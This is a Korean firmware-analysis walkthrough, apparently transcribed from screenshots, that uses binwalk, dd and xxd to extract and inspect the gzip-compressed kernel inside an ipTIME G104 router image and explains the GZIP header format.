
출처 : http://bmfrog.tistory.com/m/post/view/id/101

Binwalk 결과 재확인




```
root@ip-172-31-4-170:~/mongii/IPTIME# binwalk g104_kr_7_60.bin

DECIMAL         HEX             DESCRIPTION
-------------------------------------------------------------
-----------------------------------
65592           0x10038         gzip compressed data, was "i.tmp", from
Unix, last modified: Tue Apr 12 07:55:31 2011
720896          0xB0000         Squashfs filesystem, little endian,
version 3.0, size: 1201395 bytes,  243 inodes, blocksize: 65536 bytes,
created: Tue Apr 12 07:55:31 2011

root@ip-172-31-4-170:~/mongii/IPTIME#
```

Extraction




```
root@ip-172-31-4-170:~/mongii/IPTIME# dd skip=65592 if=./g104_kr_7_60.bin of=./i.tmp.gz bs=1
1859720+0 records in
1859720+0 records out
1859720 bytes (1.9 MB) copied, 2.05117 s, 907 kB/s
root@ip-172-31-4-170:~/mongii/IPTIME#
root@ip-172-31-4-170:~/mongii/IPTIME# file i.tmp.gz
i.tmp.gz: gzip compressed data, was "i.tmp", from Unix, last modified: Tue Apr 12
07:55:31 2011
root@ip-172-31-4-170:~/mongii/IPTIME#
root@ip-172-31-4-170:~/mongii/IPTIME# ls -al
total 3780
drwxr-xr-x  2 root root    4096 Jun 25 15:11 .
drwxr-xr-x 26 root root    4096 Jun 25 14:52 ..
-rw-r--r--  1 root root   65592 Jun 25 15:09 bootloader
-rw-r--r--  1 root root 1925312 Jun 25 14:47 g104_kr_7_60.bin
-rw-r--r--  1 root root 1859720 Jun 25 15:11 i.tmp.gz
root@ip-172-31-4-170:~/mongii/IPTIME#
```

-e : extraction



```
root@ubuntu:~/IPTIME_FIRMWARE# binwalk --help

Binwalk v1.0
Craig Heffner, http://www.devttys0.com

Usage: binwalk [OPTIONS] [FILE1] [FILE2] [FILE3] ...

            -o, --offset=<int>           Start scan at this file offset
            -l, --length=<int>           Number of bytes to scan
            -b, --align=<int>            Set byte alignment [default: 1]
            -m, --magic=<file>           Specify an alternate magic file to use
            -i, --include=<filter>       Include matches that are normally excluded and that have <filter> in their description
            -x, --exclude=<filter>       Exclude matches that have <filter> in their description
            -y, --search=<filter>        Only search for matches that have <filter> in their description
            -g, --grep=<text>            Grep results for the specified text
            -R, --raw-bytes=<string>     Search for a sequence of raw bytes instead of using the default magic signatures
            -f, --file=<file>            Log results to file
            -D, --dd=<type:ext[:cmd]>    Extract entries whose descriptions match <type>, give them file extension <ext>, and execute <cmd>
            -e, --extract=[file]         Automatically extract known file types. Load rules from file, if specified.
            -r, --rm                     Cleanup extracted files and zero-size files
            -d, --delay                  Delay file extraction for files with known footers
            -a, --all                    Include all short signatures
            -I, --show-invalid           Show results marked as invalid
            -A, --opcodes                Scan for executable code
            -C, --cast                   Cast file contents as various data types
            -k, --keep-going             Show all matching results at a given offset, not just the first one
            -q, --quiet                  Supress output to stdout
            -v, --verbose                Be verbose (specify twice for very verbose)
            -u, --update                 Update magic signature files
            -h, --help                   Show help output

root@ubuntu:~/IPTIME_FIRMWARE#
```


i.tmp.gz 분석



```
 oot@ubuntu:~/IPTIME_FIRMWARE# xxd i.tmp.gz | more
0000000: 1f8b 0808 0dbe c955 0003 692e 746d 7000  .......U..i.tmp.
0000010: a4fa 0540 54db da30 8e0f 8dd2 a280 80a4  ...@T..0........
0000020: 884a 7787 22a0 b4a0 8434 8880 a474 87b4  .Jw."....4...t..
0000030: b420 5d8a 800a 88b4 344a 4948 4bc3 50c3  . ]......4JIHK.P.
0000040: d043 37cc 7f6d f4dc 7bde fbdd 7bbf f7fb  .C7..m..{...{...
0000050: fdf1 acb3 f75e 7b3d b99e 5c7b accc 1c6c  .....^{=..\{...l
0000060: cdac 61b0 2cd8 4518 45fa 0e36 b89b f96f  ..a.,.E.E..6...o
0000070: 0313 065b a6ba 6987 01f3 83c1 2c56 2fc0  ...[..i.....,V/.
0000080: 30ec c1bc 5fd6 1c8c 8164 060b 7669 0e03  0..._....d..vi..
0000090: 06a3 a684 65cd 69f2 5f42 4173 8d0c 2fe7  ....e.i._BAs../.
00000a0: 3037 1867 caec c11a f0d7 058b 9ef5 e18e  07.g............
00000b0: 59c4 80a9 4dc3 60dc 7317 6180 b05a d034  Y...M.`.s.a..Z.4
00000c0: cc28 781a d618 310d 6378 390d e30e 9886  .(x...1.cx9.....
00000d0: f546 4ec3 4813 1030 52ff 696c d2e0 7942  .FN.H..0R.il..yB
00000e0: 98e6 cc11 1a2d 0a78 98c3 86bd 9cff fbc0  .....-.x........
00000f0: 82a9 cf1c 8277 ac30 d80a 1169 d60c c6cd  .....w.0...i....
0000100: c859 4cd8 a399 cb30 d86d 0c9c c059 1c98  .YL....0.m...Y..
0000110: da0c 190c 9682 a996 3583 0364 c0e3 ce9a  ........5..d....
0000120: 31be 085b f185 f9cd fac2 1ae7 60a4 41d3  1..[........`.A.
0000130: 381c d1b3 6adc 9908 2c6e 405f aa64 1126  8...j...,n@_.d.&
0000140: f576 f1af eb5f f8f3 007e d846 d034 f61f  .v..._...~.F.4..
0000150: 1c6a 0087 0ad0 07bf ff6f 5d64 d903 6980  .j.......o]d..i.
0000160: 5ea0 91b5 7201 a607 cdf9 5d84 9561 c0fe  ^...r.....]..a..
 000170: f187 cf9d 3527 0760 3044 eecd a2b9 9be6  ....5'.`0D......
```

i.tmp.gz 분석

- http://andromedarabbit.net/project/Zip/GzipFileFormat.html



GZIP 파일의 기본 포맷

@ 작은 박스 하나가 한 바이트를 의미한다.

반드시 들어가야 하는 부분

ID1	ID2	CM	FLG		MTIME			XFL	OS

FLG.FEXTRA가 세팅된 경우

XLEN		XLEN byte of extra field

FLG.FNAME이 세팅된 경우

Original filename, zero-terminated

FLG.FHCRC가 세팅된 경우


CRC16	

반드시 들어가야 하는 부분


압축된 내용(Blocks)

반드시 들어가야 하는 부분

CRC32				ISIZE			



```
t@ubuntu:~/IPTIME_FIRMWAF
0000: 1f8b 0808 0dbe c955
0010: a4fa 0540 54db da30
0020: 884a 7787 22a0 b4a0
0030: b420 5d8a 800a 88b4
0040: d043 37ee 7f6d f4d
```




1. ID1과 ID2

파일의 포맷을 알려주는 부분이다.
GZIP 파일의 경우 ID1과 ID2는 정해진 값을 31과 139를 갖는다.
16진수로는 0x1f, 0x8b이다.

i.tmp 분석


- gzip -d i.tmp.gz



```
oot@ubuntu:~/IPTIME_FIRMWARE# xxd i.tmp | more
0000000: 6b65 726e 656c 0000 a000 0a00 169d f404  kernel..........
0000010: 0000 a0e1 0000 a0e1 0000 a0e1 0000 a0e1  ................
0000020: 0000 a0e1 0000 a0e1 0000 a0e1 0000 a0e1  ................
0000030: 0200 00ea 1828 6f01 0080 0000 68ec 0900  .....(o.....h...
0000040: 0170 a0e1 0080 a0e3 0020 0fe1 0300 12e3  .p....... ......
0000050: 0100 001a 1700 a0e3 5634 12ef 0020 0fe1  ........V4... ..
0000060: c020 82e3 02f0 21e1 b470 a0e3 0000 0000  . ....!..p......
0000070: cc00 8fe2 7e30 90e8 0100 50e0 0000 30e3  ....~0....P...0.
0000080: 0a00 000a 0050 85e0 0060 86e0 00c0 8ce0  .....P...`......
0000090: 0020 82e0 0030 83e0 00d0 8de0 0010 96e5  . ...0..........
00000a0: 0010 81e0 0410 86e4 0c00 56e1 faff ff3a  ..........V....:
00000b0: 0000 a0e3 0400 82e4 0400 82e4 0400 82e4  ................
00000c0: 0400 82e4 0300 52e1 f9ff ff3a 2700 00eb  ......R....:'...
00000d0: 0d10 a0e1 0128 8de2 0200 54e1 1400 002a  .....(....T....*
00000e0: 0105 84e2 0500 50e1 1100 009a 0250 a0e1  ......P......P..
00000f0: 0500 a0e1 0730 a0e1 610a 00eb 7f00 80e2  .....0..a.......
0000100: 7f00 c0e3 0010 85e0 052d 8fe2 5030 9fe5  .........-..P0..
0000110: 0330 82e0 003f b2e8 003f a1e8 003f b2e8  .0...?...?...?..
0000120: 003f a1e8 0300 52e1 f9ff ff3a a700 00eb  .?....R....:....
0000130: 00f0 85e0 0400 a0e1 0730 a0e1 500a 00eb  .........0..P...
0000140: 4e00 00ea 3481 0000 68ec 0900 a070 0a00  N...4...h....p..
0000150: 0080 0000 0080 0000 a0eb 0900 5cec 0900  ............\...
000160: a080 0a00 b401 0000 0000 0000 0000 0000  ................
```

